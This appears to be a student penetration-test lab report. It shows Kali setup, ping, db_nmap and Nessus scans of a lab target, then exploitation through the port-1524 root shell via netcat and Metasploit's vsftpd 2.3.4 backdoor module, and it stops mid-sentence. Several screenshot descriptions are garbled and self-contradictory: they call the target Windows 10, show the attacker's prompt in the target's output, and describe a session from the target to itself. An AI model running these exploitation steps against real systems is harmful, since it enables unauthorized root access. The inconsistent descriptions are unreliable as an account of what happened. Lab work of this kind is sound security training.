
Kali installation is finished now its power up.



This is the kali login panel need to credential to login into kali.




After login this is the terminal of kali.



After installing all the instance this is the list of VM's and this is our full lab environment


11.2 Starting reconnaissance for gather information Kali to AWS-VPC



The screenshot shows a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal output shows a ping command being executed: `root@osboxes:~# ping 10.10.7.9`. The output indicates that the ping was successful, with 4 packets transmitted, 4 received, and 0% packet loss. The statistics show a round-trip time (rtt) of approximately 1.31 ms. The terminal window is running on a Kali Linux system with a desktop environment that includes a taskbar and a sidebar with application icons.

```
root@osboxes:~# ping 10.10.7.9
PING 10.10.7.9 (10.10.7.9) 56(64) bytes of data:
64 bytes from 10.10.7.9: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 10.10.7.9: icmp_seq=2 ttl=64 time=1.89 ms
64 bytes from 10.10.7.9: icmp_seq=3 ttl=64 time=3.86 ms
64 bytes from 10.10.7.9: icmp_seq=4 ttl=64 time=1.90 ms
^C
--- 10.10.7.9 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.312/2.241/3.864/0.966 ms
root@osboxes:~#
```


Before starting the penetration test we check the reachability. Sending icmp request ensure the reachability from pentester tool kali to AWS-VPC




The screenshot shows a Kali Linux terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal output shows the same ping command as the previous screenshot, followed by the command `root@osboxes:~# systemctl start postgresql`. The output indicates that the service was started successfully. The terminal window is running on a Kali Linux system with a desktop environment that includes a taskbar and a sidebar with application icons.

```
root@osboxes:~# ping 10.10.7.9
PING 10.10.7.9 (10.10.7.9) 56(64) bytes of data:
64 bytes from 10.10.7.9: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 10.10.7.9: icmp_seq=2 ttl=64 time=1.89 ms
64 bytes from 10.10.7.9: icmp_seq=3 ttl=64 time=3.86 ms
64 bytes from 10.10.7.9: icmp_seq=4 ttl=64 time=1.90 ms
^C
--- 10.10.7.9 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.312/2.241/3.864/0.966 ms
root@osboxes:~# systemctl start postgresql
root@osboxes:~# msfdb init
[!] Database already started
root@osboxes:~#
```

Start the db_nmap for tracing from metasploitable framework.



After creating and initiating database start metasploitable framework in kali by putting command ‘msfconsole’




This is the scanning result from kali linux using metasploitable framework through db_nmap


Command “db_nmap 10.10.7.9”

Here db_nmap is command syntax and 10.10.7.9 is target AWS-VPC. After scanning found some vulnerabilities. Like. FTP port is open, ingress lock is open, irc open. Apart from this service running on default port.


11.3 Scanning AWS-VPC by nessus




This the initial stage of reconnaissance to AWS from Nessus. One vulnerability scanning is ongoing.




This is the scan result and found 21 vulnerabilities




This is the Nessus report about the severity of weakness.



In-detail about NFS share, what will be the impact and how to protect systems from this vulnerability.




Found some service are running in default port. Like ftp.



Exploitable vulnerabilities. Which is compromised in our LAB.

11.4 Exploitations of AWS-VPC



This 1524 is dedicated to ingress-lock which is assigned for ingress database lock management. We successfully logged in into the system using this port.

```
root@osboxes:~# nc 10.10.7.9 1524
root@osboxes:~# who
msfadmin tty1 Oct 22 10:00 root@osboxes: /bin/bash
root pts/0 Oct 22 10:00 (10:00) root@osboxes: /bin/bash
root@osboxes:~#
```

Able to run command. Above figure is the output of “who” .

[illegible]

set remote host our target machine. By “set RHOST 10.10.7.9”

The image shows a Kali Linux virtual machine running on a host. The top of the screen displays the Kali Linux desktop environment with a taskbar containing various application icons. The main window is a terminal titled "Kali (Running) - Oracle VM VirtualBox" with a menu bar (File, Machine, View, Input, Devices, Help) and a toolbar (Applications, Places, Terminal). The terminal window shows a Metasploit Meterpreter session on a Windows 10 host (IP: 10.10.7.9). The session begins with a search for "msf5" and a list of modules. The user then uses the "use" command to select "exploit/unix/ftp/vsftpd_234_backdoor". After setting the RHOST to 10.10.7.9, the user runs the exploit. The output shows a successful connection to the backdoor, a banner for vsftpd 2.3.4, and a user prompt. The user enters "USER: 331", and the system responds with "Backdoor service has been spawned, handling...". The user then enters "UID: uid=(root) gid=(root)", and the system responds with "Found shell". Finally, the user enters "Command shell session 1 opened (10.10.7.9:33745 -> 10.10.7.9:6200) at 2025-10-22 11:54:34 -0400", and the system 